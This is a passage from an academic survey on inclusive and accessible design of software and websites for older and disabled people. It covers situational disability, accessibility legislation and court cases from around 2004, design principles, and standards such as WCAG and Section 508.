An extreme example is when people have to operate in space. Engineers who try to repair space stations may apparently be healthy individuals at the peak of their physical and mental fitness, yet, due to the environment in which they are operating, become effectively extremely disabled. Not only are they visually and auditorily disabled due to the space suits they wear, but manual dexterity is extremely curtailed, and the stress and fatigue caused by working within such environments means that their performance is similar to that which could be achieved by a severely disabled person operating in a more normal environment; it is not always clear that the equipment they have to operate has been designed with this view of the user.

Situations where people are using standard equipment, but not in standard locations can effectively disable the user. If a lap-top or palm-top computer has to be operated whilst the user is standing and cannot lean the system on a ledge, then effectively the user is one handed. Special keyboards have been designed for one handed use by people with disabilities, and some access software has "sticky keys" so that two keys do not have to be pressed at the same time, but mainstream users are seldom aware of these "accessibility" solutions. Similarly word prediction software developed for people with poor manual dexterity can be useful for single fingered typing, or for situations where long complex words have to be entered into systems [1]. Such software has also been found particularly beneficial for people who have poor spelling and dyslexia of the type which is too extreme for standard spelling checkers to be effective; but again are rarely found within mainstream software [30].

One of the most popular examples of technology developed initially for disabled people is the "predictive systems" offered in mobile (cell) phones. These were originally developed in the 1980s for people who, because of physical disabilities, could only use a small number of large keys, and were called "disambiguation" systems [3].

A major effect of environment is on the cognitive functioning of human beings. High work loads, and the stress levels to which this can lead, often reduce the cognitive performance of the human operator. A fairly extreme case is the dealing room of financial houses where the stress level is very high and is often accompanied by high noise levels. A significant advance could be made, if the software which was to be used in these houses was to be designed on the assumption that the users would be hearing impaired and have a relatively low cognitive performance. It is interesting to speculate as to whether such systems would produce higher productivity, better decision making and less stress on the operators.

4. The Technical Benefits of Inclusive Design

An inclusive design approach, if correctly applied, can have significant technical benefits. These benefits are not always obvious but can be substantial.

A key objective of accessible computer interface design is to promote interoperability and device independence in access and use. This is particularly so with web design, where inclusive design principles acknowledge the wide-varying nature of the devices and circumstances through which access is gained to on-line information and services.

Accessible web design thus requires developers to be aware of limited-functionality browsing technologies, such as text-only or legacy browsers, or limited-channel browsing environments, such as audio- or Braille-rendering of sites. At the same time it encourages the use of emerging web standards as appropriate to take advantage of the enhanced functionality of newer browsers—or to prepare for functionality that is not yet available in mainstream browsers.

The ideal objective of 'graceful degradation'—that is, ensuring that information and functionality, if not the desired presentational attributes, are available to less capable browsing technologies—has met with some objection by those designers and developers who interpret this as an exercise in coding to the lowest common denominator. Accessibility advocates argue that on the contrary, designs should, where possible, take advantage of enhanced functionality offered by newer, more standards-compliant browsers—so long as unjustifiable barriers to content and functionality do not remain when resources are accessed using less capable browsers.

A further benefit of accessible web design is that there is a significant overlap between accessible design techniques and web design techniques which promote a web page or site's visibility to the indexing or spidering agents used by many search engines.

Search-engine optimization involves techniques to present content in a way that maximizes the ability of search engine indexing agents to gather text that is representative of a web page's content. The objective of this is to maximize the chances of the page appearing prominently in the results produced by a search engine in response to a relevant search query. The techniques required to make sure that information on the page is presented in meaningful and structurally sound text format are very similar to the techniques required to optimize the accessibility of a web page for blind web users. The Google search engine indexing software has been referred to by some as the "richest visually impaired web user in the world."[4]

Following principles of inclusive design can also lead to a more thoughtful, considerate and efficient design of technology, with superfluous detail being rejected,

[4] It should, however, be noted that certain less ethical tricks for boosting search engine ratings can have catastrophic effects on usability and accessibility, particularly for blind and visually impaired people.

which will lead to a reduction in storage and processor power required. Also a web site or software application that follows accessible design principles, may well be easier to navigate and easier to use by a majority, and this can also have beneficial effect on the load of the host machine or server.

It is accepted that some aspects of accessible design, particularly where multimodal access is concerned, will require additional effort in terms of time, expertise and resources. For example, enhancing the accessibility of the content of a video clip, through text captions and the addition of audio descriptions,[5] will require extra effort. The payoff, however, is not only for archetypical "older and disabled people," but frequently a resource is produced that is more accessible to more people in many more circumstances than might have originally been presumed.

5. Legislative Responsibilities

There are many benefits of accessible design for everyone, including older and disabled people, but there are also legislative responsibilities. The anti-discriminatory legislation promoting the rights of disabled citizens which have been introduced in many countries are widely regarded as applying to technology and accessibility as well as access to more traditional physical environments and services. Legislation, which makes unjustified discrimination against a person on account of their disability, is increasingly considered to apply to 'digital discrimination,' and several countries now have laws that attempt to directly define the legal responsibilities of technology providers with respect to accessibility and disabled people.

A landmark ruling took place in 2000 in Australia, where, for the first time, a disabled person was ruled to have encountered unjustified discrimination when he was unable to access web based information due to accessibility barriers present on the site. Bruce Maguire, a blind web user, filed a complaint against the Sydney Olympics Organising Committee (SOCOG), that, under the Disability Discrimination Act of 1992, he encountered unjustified discrimination when he was unable to access online the results of certain events of the Sydney Olympic Games, through the official Games web site. Supported by evidence from representatives from the World Wide Web Consortium (W3C), and despite arguments that to amend the site to remove the accessibility barriers would take an unreasonable amount of time and developer resources, Australia's Human Rights and Equal Opportunities Commission (HREOC)

[5] Audio descriptions enhance the accessibility of video content for blind and visually impaired people through additional spoken audio, providing necessary extra information to describe any non-spoken events important to the video clip.

found in Maguire's favor.[6] This was the first case where a court ruled that a web site with accessibility barriers was unlawful. It is unlikely to be the last.

In the United States the rights of disabled people are protected under several acts [14]. These Acts include the Americans with Disabilities Act (ADA), setting out the rights of disabled American citizens not to encounter unjustified discrimination, and the Telecommunications Act, which requires manufacturers of telecommunications equipment and telecommunications service providers to make sure that equipment and services can be accessed and used by disabled people.

Cases relating accessibility of web sites have come to court under the ADA. In 1999, the National Federation for the Blind took America On Line (AOL) to court, claiming that the proprietary software AOL provided its customers to access the Web was inaccessible to blind users. An out-of-court settlement was reached, and no court ruling was made. In the case of Vincent Martin et al. v MARTA (Metropolitan Atlanta Rapid Transit Authority), it was ruled that Title II of the ADA—relating to State, local government bodies and commuter authorities—did apply to web sites.

However, the situation regarding application of the ADA to the Web became less clear when Southwest Airlines successfully defended a claim by a blind man that discrimination had occurred as a result of his failure to be able to use Southwest's web site in order to obtain discounted air tickets. In his case, however, the ruling centered on the judge's decision that the ADA, which does not specifically refer to electronic data, applied only to 'physical accommodations.' The Judge held that Physical accommodations do not include cyberspace, and so the ADA cannot apply to the Web. This ruling has been widely criticized and contradicts the previously noted interpretations of the ADA by courts in several other States[7] (particularly since the ADA was introduced in US in 1990, around the same time as Tim Berners-Lee was taking the first steps towards developing his idea that became known as the World Wide Web.)

Perhaps the most widely known and most significant US legislation relating to technology and disability is known as "Section 508." In 1998, Section 508 of the Rehabilitation Act was amended to set in law the requirements of federal departments and agencies to ensure that the technology they procure and provide, for the use of employees and for provision of information and services to members of the public, is accessible to disabled people.[8]

[6] HREOC's ruling in the case of Bruce Lindsay Maguire v. Sydney Organising Committee for the Olympic Games is available on-line at: http://www.hreoc.gov.au/disability_rights/decisions/comdec/2000/DD000120.htm.

[7] Although the decision in the Southwest Airlines case is under appeal at the time of writing, it is unlikely to be overturned due to other, technical, problems with the action.

[8] The 1998 amendment to Section 508 of the Rehabilitation Act is available on-line at http://www.section508.gov/index.cfm?FuseAction=Content&ID=14.

The Section 508 1998 amendment also provided for the establishment and development of the Section 508 Electronic and Information Technology Standards, defining technical requirements relating to the accessibility of technology to be incorporated by each federal agency. The legislation requires conformance with a standard that is not itself part of legislation, and this separation of technical criteria from legislation allows the standards to be updated to reflect technological advances and innovation without requiring legislation to be rewritten.

While Section 508 refers only to the legal obligations of federal departments and agencies, the effect of the legislation has been far-reaching, with two particular notable phenomena:

- Economic pressures have encouraged steps to be taken by *providers* of software and technologies used by federal agencies to address inherent accessibility issues, in order to ensure that federal agencies can still use their software. Recent years have also seen a marked increase in the accessibility of web authoring tools and the ability of such tools to facilitate accessible web content creation, and improvements in the accessibility of multimedia technologies such as Macromedia Flash and document formats such as Adobe Portable Document Format (PDF).
- Section 508 has also been a catalyst for an increase in the amount of resources and assessment and validation tools supporting accessible design, as well as being the driver behind software and web development agencies increasing advertising new services relating to "508-compliant" design.

Section 504 of the US Rehabilitation Act, sets out the rights of disabled people not to encounter discrimination when accessing any "program or activity receiving Federal financial assistance." "Program or activity" is defined as including departments and agencies of a State or local government, college, university or other post-secondary education institution, and any corporation or organization "principally engaged in providing education, healthcare, housing, social services or parks and recreation."[9]

In the UK, the Disability Discrimination Act 1995 (DDA) has defined the legal responsibilities of employers and providers of goods, facilities and services to avoid unjustified discrimination against a person on account of their disability. This was extended to providers of post-16 education in the 2001 amendment to the Act. The legislation does not make mention of any technology, or any technological criteria to be met. The Codes of Practice that accompany the DDA, however, describe examples of where provision of technology would be covered by the DDA.

[9] Section 504 of the Rehabilitation Act—available on-line at http://www.section508.gov/index.cfm?FuseAction=Content&ID=15.

Thus, in the UK, there are legal imperatives for employers who require their employees to use technology, for goods, facilities and service providers who offer their services via a web site, and for education providers who use technology in teaching and learning, to ensure that the technology they use does not contain unjustified accessibility barriers [41]. By the summer of 2004, no case law existed relating to the application of the DDA to software or web site accessibility, but the authors understand that there have been out-of-court settlements, the details of which have not been made public.

With regard to broadcast media and, in particular, interactive digital television, the UK's Communications Act 2003 gives power to OFCOM, the regulator for the UK communications industries, to take appropriate steps to encourage providers of domestic equipment capable of receiving broadcast media to ensure this equipment, including electronic programme guides for interactive digital television, is accessible to and usable by disabled people. The Act also sets quotas to ensure that an increasing proportion of broadcast output is provided with accessibility features such as captioning and audio description.

Other examples of anti-discriminatory legislation that directly addresses technology include:

- In Portugal, the 1999 Resolution of the Council of Ministers Concerning the Accessibility of Public Administration Web Sites for Citizens with Special Needs[10] sets out a legislative requirement for web sites to meet a defined accessibility standard.
- In Italy, in January 2004, legislation came into place—"Provisions to Support the Access to Information Technologies for the Disabled"[11]—that set out in Italian law requirements for accessibility of computer systems, with specific provision for web sites.

In a 2002 Resolution on Accessibility of Public Web Sites and their Content,[12] the European Commission called for:

> "… all public websites of the EU institutions and the Member States to be fully accessible to disabled persons by 2003, which is the European Year of Disabled people; furthermore, calls on the EU institutions and the Member States to comply with the (World Wide Web Consortium's) authoring tools accessibility guidelines (ATAG) 1.0 by 2003 as well, in order to ensure that disabled

[10] An English translation is available at http://www.acessibilidade.net/petition/government_resolution.html.

[11] An unofficial English translation is available at http://www.pubbliaccesso.it/normative/law_20040109_n4.htm.

[12] Available online at: http://europa.eu.int/information_society/topics/citizens/accessibility/web/wai_2002/cec_com_web_wai_2001/index_en.htm.

people can read webpages and also to enable them to manage the content of the webpages (content management)."

As yet, EU policy on web site accessibility has taken the form of the above Resolution and a preceding Communication, limited to cover public web sites of member states, rather than commercial sites, and not legally binding. While it is anticipated that legislation will be produced relating to accessibility requirements, this process may take some time.

6. Accessible and Inclusive Design Practice

6.1 Introduction

Specialist designers and rehabilitation engineers have been developing software and hardware systems specifically for older and disabled people for many years. As the use of computer systems became more and more ubiquitous in the late 1980s, however, a number of approaches were suggested for design processes which would ensure that older and disabled people could use and would benefit from standard software packages. These could be divided into:

(a) Considerations of how standard software could be modified so that older and disabled people could "access" it, and
(b) How to design systems which were designed *ab initio* to be accessible to a wide range of users including older and disabled people.

This led to the overlapping themes of "accessibility" and "inclusive design" respectively.

6.2 Accessibility

As has been described above, improving the accessibility of software is usually implemented by providing specialized software options which can be used to personalize the software for particular individuals. There are two other ways in which the accessibility of a software application can be improved. These are:

(1) Minor modifications to general design principles to take into account the needs of a wider group of people.
(2) Providing communication links to externally provided software and hardware for people with severe disabilities.

6.2.1 Improving Access by Minor Modifications to Standard Software

Minor modifications to standard software can significantly increase the range of people who may need to use them in without any reduction in usability of the software. In many cases such modifications can actually improve the usability of the software for all users.

For example many current software and web sites would benefit from:

- A small increase in font size and the size of buttons and other widgets such as menus and scroll bars.
- Greater contrast between background and text.
- Less cluttered screens
  - The above two requirements interact in that larger widgets would mean that fewer options could be simultaneously available on the screen which would reduce screen clutter. The designer thus needs to design a system with fewer controls which can still be operated efficiently and effectively. This exercise, however, will often result in a more usable interface overall.
- Significantly reduced functionality
  - Reduced functionality will assist in providing less cluttered screens, but there is a great tendency for designers to increase functionality—because it can be done—and the market may encourage this, as customers directly relate the amount of functionality to quality. Both these trends are counterproductive in terms of providing accessible and usable software and the authors speculate that a time will come when most customers ask for a small amount of accessible and usable functionality rather than extensive functionality which very few users ever need.
- Reduction in the need to remember complex operations which are articulated in such a way as to require knowledge of computers rather than the application domain.

The authors believe that substantial improvements could be made in much current software by minor changes which respond to a more realistic view of the sensory, motoric and cognitive capabilities of users, and to their knowledge of computer jargon and metaphors.

6.2.2 Assistive Technologies and Software to Overcome Specific Barriers

The software options described above may not be appropriate for some of the most severely disabled people such as blind people, and those with severe motor dysfunc-

tion. Their needs can be met by specific equipment provided by specialist vendors. Examples of such equipment includes screen readers, screen magnification software, dynamic Braille displays, specialized keyboards, and alternative input devices, such as gesture and gaze recognition systems.

It is rarely appropriate for mainstream system manufacturers to include such equipment as part of their range, but it is important for software and web designers to ensure that there are appropriate "hooks" within their software to which these specialist systems can be connected. Technologies such as Microsoft's Active Accessibility (discussed more in Section 7.3) can enhance accessibility, but must be supported and used by both the software in question and the assistive technology used by the disabled user.

At a more basic level, information needs to be provided in a format—normally text—that can be accessed and output by an assistive technology, and interfaces need to be designed to allow interaction through alternative input devices, rather than assuming that everyone will be using a mouse.

6.3 Inclusive Design

A number of initiatives have been launched to promote a consideration of people with disabilities within the user group in product development teams. These initiatives have had a number of titles including: "Ordinary and Extra Ordinary HCI," "Universal Design," "Design for All," "Accessible Design," and "Inclusive Design." Examples of "universal design" initiatives are the i-design project in the UK involving Cambridge University and the Royal College of Art, the INCLUDE project within the European Union (http://www.stakes.fi/include), and in the USA, the Center for Universal Design at North Carolina State University (http://www.design.ncsu.edu/cud/ud/ud.html), and work at the Trace Center in Wisconsin–Madison (http://www.trace.wisc.edu), and the extensive accessibility programme within the World Wide Web Consortium

Keates and Clarkson [22] give an excellent introduction to inclusive design and Clarkson et al. [10] provide an extensive and detailed review of inclusive design mainly from a product design perspective. They suggest that a user's sensory, motion and cognitive capabilities can be represented on an "inclusive design cube." For any particular product, a cube representing the whole population can be subdivided into those who can use the product and those who cannot—in other words, where the demands of the product exceed the capabilities of the user. This cube can be further sub-divided into:

- the "ideal population"—the maximum number of people who could possibly use an idealized product;

- the "negotiable maximum"—the people who are included by the product requirement specification, and
- the "included population"—those who can actually use the finished product.

Keates and Clarkson suggest that the ratio between the various segments of this cube provide measures of the "merit" of design exclusion for that product. They have applied this approach to a number of domestic products, and suggest, for example, that toasters and hair dryers exclude 1% of the population and digital cameras and mobile phones exclude 6%.

Newell [29] (referred to above) proposed the concept of "Ordinary and Extra-ordinary human-machine interaction." This drew the parallel between "ordinary" people operating in an "extraordinary" environment (e.g., high work load, adverse noise or lighting conditions), and an "extra-ordinary" (disabled) person operating in a ordinary environment. He suggested that researchers should focus on the relationship between the functionality of users and the environment in which they may operate. He introduced the concept of considering a "user" as being defined by a point in the multi-dimensional space which specified their functionality, and the relationship of that functionality to the environment in which the user operated. He underlined the fact that both the position in the functionality space, and the characteristics of the environment, change substantially throughout a user's life from minute to minute as well as from day to day, together with very long term changes due to aging and physical changes in the physical environment and social situation [32]. As people age, the range of each ability within each individual tends to increase, while the differences between the abilities of different people tend to diverge. Designing to try to accommodate such ranges of, and changes in abilities has been referred to as Design for Dynamic Diversity [17,18].

If extreme portability as well as high functionality is required, such as in the mobile telephone with an alphanumeric input requirement, then all human beings are effectively handicapped. This is one example of the bandwidth of the information channels between the machine and the user (i.e., the connection between the user and the equipment) being the dominating factor in constraining the performance of the human machine system. The technology which is providing Internet access using a mobile phone provides a much narrower human interface bandwidth for the user to access information than access via a PC and this will also have the effect of greatly handicapping the user of such systems.

The INCLUDE project produced a methodology for "Inclusive Design" for telecommunication terminals [20], which was based on standard textbooks for user centered design and usability engineering (such as [34]), Ulrich and Eppinger's [45] methodology, and on an extension of the International Standard for human centered design [21]. They suggested that one approach was "to compromise slightly on the

product design so that, while the design retains the functionality required by people with disabilities, it still appeals to a wider audience." They also commented that "there were many different methods of choosing how to collect user needs and integrate them into product development, and that the suitability of this approach to accommodating a range of disabilities into the design process (in an effective and efficient manner) is unclear." They recommend "guidelines as a good cheap basis for integrating needs of people with varying abilities into design at an early phase." Examples of such guidelines can be found at their web site and within Hypponen [20], together with other literature on "Design for all."

The Center for Universal Design at North Carolina State University has also produced guidelines for Universal design which can be found at http://www.design.ncsu.edu/cud/ud/ud.html. Like the Hypponen [20] guidelines, these are very similar to general user centered design principles, including: flexibility in use, simple and intuitive use, perceptible information, tolerance for error, low physical effort, and size and space provision. They also remind the reader to be aware of the needs of people with disabilities when following these guidelines. Their philosophy, is based on the underlying premise of "Equitable Use," that is: "the design should be useful and marketable to *any* group of users" (our emphasis). If taken literally, however, this imposes very substantial requirements on the designer, which may not always be appropriate.

Designers should be explicitly aware of these concepts and understand how they can be used to the greatest benefit of everyone, including people who are either temporarily or permanently disabled, and that designing inclusively has more advantages than simply increasing market share [11,32].

The "Design for All" / "Universal Design" movement has been very valuable in raising the profile of disabled users of products, and has laid down some important principles and guidelines. In addition the World Wide Web Consortium (W3C) has produced a number of sets of guidelines, together aimed at raising the accessibility to disabled people of web content. These are discussed in more detail in Section 7.2.2.

6.4 Know Your Potential Users

Essentially the message of all these approaches is the need to know the user and to have users more closely involved in the design process. The more different the users are from the designers—in age, experience, or functionality, the more important this becomes. Otherwise there is a tendency to follow the guidelines without any real empathy with the user group—which is likely to lead to applications which closely adhere to a subset of the accessibility guidelines, but have very poor usability for those groups for whom these guidelines were designed.

This message is, of course, identical to the underlying principles of User Centered Design. Unfortunately the needs of older and disabled people do not have a high profile within the User Centered Design community, which tend to focus mainly on able-bodied users. In the vast majority of papers in the proceedings of human computer interface journals and conferences, what the authors mean by "people" or "users" is not clearly defined, the very large actual diversity of the human race being more or less ignored. If there is any description of what the authors mean by "people" it is usually given in terms of occupation, users being described in terms such as "school teacher," "doctor" and "nurse." Very few studies describe or appear to take into account the physical and cognitive functionality of the user.

As has been pointed out above, this focus on so-called able bodied people essentially excludes a substantial and growing population of older and disabled people, and the occasions or situations in which otherwise able-bodied people exhibit functional characteristics which are significantly outside the normal range.

Thus questions which designers need to consider include:

- Does the equipment which I provide comply with legislation concerning disabled people?
- To what extent does my design take into account the needs of users who are not considered "disabled," but have significant temporary or permanent dysfunction?
- Does my design make specific accommodation for the known reductions in abilities which occur as people get older (e.g., larger or clearer displays, louder sound output, pointing devices which cope with slight tremor, less requirement for short term memory, and a reduction in the need to learn new operating procedures)?
- Will my equipment be used always by someone in full possession of their faculties and if not, how should this be taken into account in the design (e.g., should it be possible to vary the level of awareness of speed of response required to cope with periods of fatigue)?

It would also be unusual for anyone to go through their working life without at some stage, or many stages, being significantly disabled. If equipment designers took this into account, it is probable that the effectiveness and efficiency of the work force could be maintained at a higher level than would be the case if the design of the equipment was based on an idealistic model of the characteristics of the user.

Designers should also consider:

- Should features be available in equipment design to allow employees to return to work as soon as possible after an accident (e.g., design for effective and efficient one handed operation of equipment would enable a hand or arm-injured

employee to return to effective working more quickly than if they had to use standard equipment)?

- What are the specific obligations designers and employers have to provide systems which can be operated by employees who have been disabled by the technology they have had to use (e.g., the effects of RSI)?

6.5 The Boundaries for Inclusive Design

In its full sense, except for a very limited range of products, "design for all" is a very difficult, if not often impossible task, and the use of the term has some inherent dangers. Providing access to people with certain types of disability can make the product significantly more difficult to use by people without disabilities, and often impossible to use by people with a different type of disability. It is also clear that the need for accessibility for certain groups of disabled people might not be required by the very nature of a product. We need to be careful not to set seemingly impossible goals as this has the danger of inhibiting people from attacking the problem at all. Sir Robert Watson-Watt, the inventor of radar, once said that "the excellent is an enemy of the good." In our context "accessibility by all" may provide a barrier to greatly improved "accessibility by most."

When considering increasing the accessibility of software products the following considerations need to be taken into account.

- A much greater variety of user characteristics and functionality;
- The need to specify exactly the characteristics and functionality of the user group;
- Difficulties in finding and recruiting "representative users;"
- Possible conflicts of interest between accessibility for people with different types of disability, e.g., floor texture can assist blind people but may cause problems for wheel chair users;
- Conflicts between accessibility and ease of use for less disabled people;
- Situations where "design for all" is certainly not appropriate (e.g., blind drivers of motor cars, or e-learning applications, the pedagogic aim of which is inextricably linked with a specific ability).

Newell and Gregor [33] thus suggested the term "User Sensitive Inclusive Design." The use of the term "inclusive" rather than "universal" reflects the view that "inclusivity" is more achievable, and in many situations more appropriate goal than "universal design" or "design for all." "Sensitive" replaces "centered" to underline the extra levels of difficulty involved when the range of functionality and charac-

teristics of the user groups can be so great that it is impossible in any meaningful way to produce a small representative sample of the user group, nor often to design a product which truly is accessible by all potential users.

6.6 Technology as a Means of Supporting Disabled People

In addition to providing access to standard software for disabled people, specialized computer technology can substantially enhance the lives of disabled people. In some cases, technology can provide a far greater impact on the lives of older and disabled people, than on those who are young, fit and mobile. For example, smart house technology can be used to provide a safe environment for motorically disabled people—enabling them to control domestic equipment, and monitoring them in case of accidental falls or other emergencies. Remote communication can provide the main source of social interaction for house bound people.

It is thus particularly ironic that there are many examples of how the introduction of new technology has increased the barriers for disabled people, the most well known example being the introduction of GUI environments. With the help of speech synthesis technology and/or Braille displays, many blind people had been able to use command line interfaces very effectively, and were using these systems both personally and in industrial environments. The early manifestations of GUI systems, however, had not taken any cognizance of the needs of blind people. They were completely inaccessible to these groups and there were instances of blind people losing their jobs when a new computer system was installed. It was many years before GUI systems which could be used by blind people were made available.

A particularly exciting area of research is supporting people with cognitive dysfunction by technology, or so-called “cognitive prostheses.” Mobile phone technology, particularly when including personal organizers and location sensitive technology, such as GPS, has great potential in providing memory aids for people with a wide range of memory impairments [24], and at the extreme end, research is showing that computer technology has a place in providing support and entertainment for people with dementia [2].

7. Support for Inclusive Design

7.1 Inclusive Design Principles

A number of standards and guidelines exist to support designers of technology and digital media in ensuring that their information, products and services are accessible to the widest range of people. While specific, and more detailed requirements vary

from platform to platform, and are dependent on the environment in which end users access the technology in question, there is general consensus on the key principles for optimal accessible interface design.

The important principles of inclusive design of computer interfaces can be summarized as:

- Interface functionality should support keyboard operation, and should not rely solely on the use of a pointing device such as a mouse;
- Interface functionality should not interfere with or override any accessibility features provided by the host system, nor prevent assistive technology from effectively rendering the interface;
- Display customization should be possible—in particular it should be possible to adjust text size, text and background colors, and font style;
- Information available in graphical format should also be provided in an equivalent textual format; visual equivalents should be provided for audio alerts;
- Text should be written with a clarity appropriate for the target audience, and the unnecessary use of jargon or technical terminology should be avoided;
- Features such as titles and headings should be used appropriately to identify information; user interface controls should have appropriate labels;
- Graphics, audio, video and animated content should be used where appropriate to illustrate or enhance textual content, particularly complex data or concepts;
- It should be possible for users to stop or otherwise control animated content; information should also be made available about the presence of automatically refreshing content or any timed response required by the user;
- Information should be distinguishable without requiring color perception;
- Information should be made available about accessibility features of the interface, plus advice on alternative methods for overcoming existing barriers.

It must be stressed that inclusive design should not be an exercise in ticking boxes—in addressing accessibility issues, it is crucial to bear in mind the intended target audience, the environment in which the interface will be used and the function the interface in question is intended to offer.

Designers are thus at liberty to ignore a specific guideline if meeting it would compromise other objectives. Any such decision, however, must be taken with a knowledge of the relevant legislative or economic implications arising from any exclusion that results from this decision.

7.2 Standards, Guidelines and Initiatives

The acknowledgment of the importance of accessibility in the development of technology and electronic information and service provision has been marked by the development of standards, guidelines and other initiatives supporting inclusive design. Initiatives have emerged from a number of sectors, including government, academic, commercial software as well as the open-source community.

7.2.1 Industry Guidelines and Resources

Most of the major developers of operating systems and software applications provide accessibility-related resources and information for developers and users of their products, primarily through web resources.

IBM[13] provides perhaps the most comprehensive set of accessibility guidelines in the form of checklists for developers, covering accessibility of:

- Software;
- Web Content;
- Java applications;
- Lotus Notes applications;
- Hardware and hardware peripherals.

Sun Microsystems and Microsoft both provide extensive online information relating to accessibility and software development; Microsoft additionally publishes information relating to the accessibility of Windows products. However, at the time of writing, Microsoft's widely quoted "Windows Guidelines for Accessible Software Design" appear no longer to be available on-line.

Open source software (OSS) accessibility initiatives include the KDE Accessibility Project (http://accessibility.kde.org/) and the GNOME Accessibility Project (http://developer.gnome.org/projects/gap/), while the Free Standards Group (http://accessibility.freestandards.org/) was established in 2004 with the aim of developing and promoting accessibility standards for Linux and Linux-based applications.

7.2.2 Web Accessibility

The World Wide Web Consortium (W3C) has been at the forefront of promoting the need to consider accessibility of web resources: Tim Berners-Lee, founder of the Web and the W3C, famously said:

[13] IBM accessibility guidelines—index of online guidelines available at http://www-306.ibm.com/able/guidelines/index.html.

> "The power of the Web is in its universality, Access by everyone regardless of disability is an essential aspect."

To advance the issue of web accessibility, the W3C established the Web Accessibility Initiative (WAI), charged with the task of promoting web accessibility through technological development, provision of guidelines, education and research.

Crucially, the WAI has addressed the need for guidance on a variety of levels, developing guidelines and supporting information for web site developers, authoring tool developers and developers of "user agents"—browsers and assistive technologies that support web browsing.

For web content providers, the Web Content Accessibility Guidelines (WCAG). Version 1.0 was released in 1999;[14] version 2 is due for release in late 2004. Version 1.0 of the WCAG is presented as a set of 14 guidelines, each consisting of a number of prioritized checkpoints. There are three priority levels:

(1) Priority One—a failure to follow a Priority One checkpoint means that some groups may be unable to access the content;
(2) Priority Two—a failure to follow a Priority Two checkpoint means that some groups may have significant difficulty in accessing the content;
(3) Priority Three—a failure to follow a Priority Three checkpoint means that some groups may have some difficulty in accessing the content.

Web sites can be evaluated to one of three WCAG conformance levels, based on these priority levels:

(1) Single A conformance is the basic level, meaning that at least all Priority One checkpoints have been met;
(2) Double A (AA) conformance is the intermediate level, meaning that at least all Priority One and Priority Two checkpoints have been met;
(3) Triple A (AAA) conformance is the optimum level, meaning that all Priority One, Two and Three checkpoints have been met.

For web authoring tool developers and users, the Authoring Tool Accessibility Guidelines (ATAG)[15] support the creation and usage of web content authoring tools that promote accessible web content creation.

For developers of web browsing technology, the User Agent Accessibility Guidelines (UAAG)[16] have been produced to acknowledge the need for web browsing software to support and enhance accessibility of the web content they give access to.

[14] W3C Web Content Accessibility Guidelines (WCAG) 1.0. Available at http://www.w3.org/TR/WCAG10/.

[15] W3C Authoring Tool Accessibility Guidelines (ATAG) 1.0. Available at http://www.w3.org/TR/ATAG10/.

[16] User Agent Accessibility Guidelines (UAAG) 1.0. Available at http://www.w3.org/TR/UAAG10/.

With the advent of XML as a key technology in the future of the Web, the XML Accessibility Guidelines (XAG) are in development,[17] while the WAI also influence the development and specification of other W3C-approved web technologies. Successive HTML and XHTML standards have been enhanced with new elements and attributes that specifically support accessibility, and accessibility considerations have also been taken into account in specifications of technologies such as Cascading Style Sheets (CSS), Synchronized Multimedia Integration Language (SMIL) and Scalable Vector Graphics (SVG).

7.2.3 Other Standards and Guidelines

Various sets of standards and guidelines exist, relating directly or indirectly to accessibility of technology, covering software, hardware and access to electronic information and services. These have been produced by nationally and internationally recognized standards organizations, by research centers and by, or on behalf of, public and governmental agencies.

Some standards concentrate on design methodologies for user-centered or inclusive design, while others specify technical requirements; yet others concentrate on supporting developers of standards in ensuring accessibility is considered as part of the standard. Table II shows a selection of relevant standards and guidelines, all of which are published unless otherwise stated.

In many cases, the various accessibility-focused standards and guidelines show significant overlap in terms of content, and many refer to other sets of guidelines, most notably the W3C Web Content Accessibility Guidelines (WCAG), rather than set out specific technical requirements.

The amended Section 508 of the USA's Rehabilitation Act requires conformance with the Section 508 Standards. Section 508 standards provide technical criteria for the accessibility of:

- software applications and operating systems,
- web based intranets and information,
- telecommunications products,
- video and multimedia content,
- self-contained and closed products,
- desktop and portable computing technology.

[17] W3C XML Accessibility Guidelines. Draft available at http://www.w3.org/TR/xag.html.

[18] Trace Center Information/Transaction Machine Accessibility Guidelines: Available online at http://trace.wisc.edu/world/kiosks/itms/itmguide.htm.

TABLE II
STANDARDS AND GUIDELINES SUPPORTING INCLUSIVE DESIGN

Publishing Organization	Reference	Name
European Telecommunications Standards Institute (ETSI)	ETSI EG 201 472	Human Factors: Usability evaluation for the design of telecommunication systems, services and terminals
International Standards Organization (ISO)	ISO 13407	Human-Centered Design Processes for Interactive Systems
International Standards Organization (ISO)	ISO/AWI 16071	Ergonomics of human-system interaction—Guidance on software accessibility (target date for publication—2006)
Standards Australia	AS 3769-1990	Automatic teller machines—User Access
Trace Center (University of Wisconsin, Madison, Wisconsin, USA)		Information/Transaction Machine Accessibility Guidelines[18]
European Committee for Standardization (CEN) / European Committee for Electrotechnical Standardization (CENELEC)	CEN/CENELEC Guide 6	Guidelines for standards developers to address the needs of older persons and persons with disabilities

The Section 508 standards exist as an independent set of requirements, and though there is a close relationship between most of the criteria to be met by web based intranets and information and the WCAG, the two remain independent of each other. Section 508 Standards also set out criteria relating to the functional performance of technology, and in terms of the supply of supporting documentation to end users.

The Treasury Board for Canada produced the Common Look and Feel for the Internet standard,[19] a standard required to be followed by the web sites of all Canadian federal government departments and agencies. It covers requirements for accessibility of web sites, and refers directly to the W3C Web Content Accessibility Guidelines.

As part of the UK's Implementing Electronic Government/Joined-Up Government initiative, guidance on effective design of e-government sites in England and Wales[20] requires conformance to a specified level of the Web Content Accessibility Guidelines. In the Republic of Ireland, the Irish National Disability Authority IT Accessibility Guidelines[21] cover specific guidelines for developers of web content, public access terminals, telecommunications and application software. As with

[19] Treasury Board for Canada Common Look and Feel for the Internet standard. Available at http://www.cio-dpi.gc.ca/clf-nsi/index_e.asp.

[20] http://www.local-egov.gov.uk/Nimoi/sites/ODMP/resources/IEG3%20final%20guidance.pdf.

[21] Irish National Disability Authority IT Accessibility Guidelines. Available at http://accessit.nda.ie/.

the Canadian Common Look and Feel standard, these guidelines refer heavily to the WCAG Web Content Accessibility Guidelines.

In the e-learning field, the Boston, MA-based National Center for Accessible Media (NCAM) has published extensive and detailed guidelines on Making Educational Software and Web Sites Accessible.[22] Additionally, a significant amount of work has taken place in order to support accessibility of reusable e-learning objects [5]. The IMS Global Learning Consortium have developed guidelines for the creation of accessible e-learning resources [23] while proposed extensions to the IEEE Standard for Learning Object Metadata (LOM) and IMS Learner Information Package specification are respectively exploring the use of metadata to describe the accessibility of a resource and the accessibility requirements of a specific learner.

7.3 Development Tools and Environments

In supporting accessible software development, a number of tools and technologies exist to help developers enhance the accessibility of their applications.

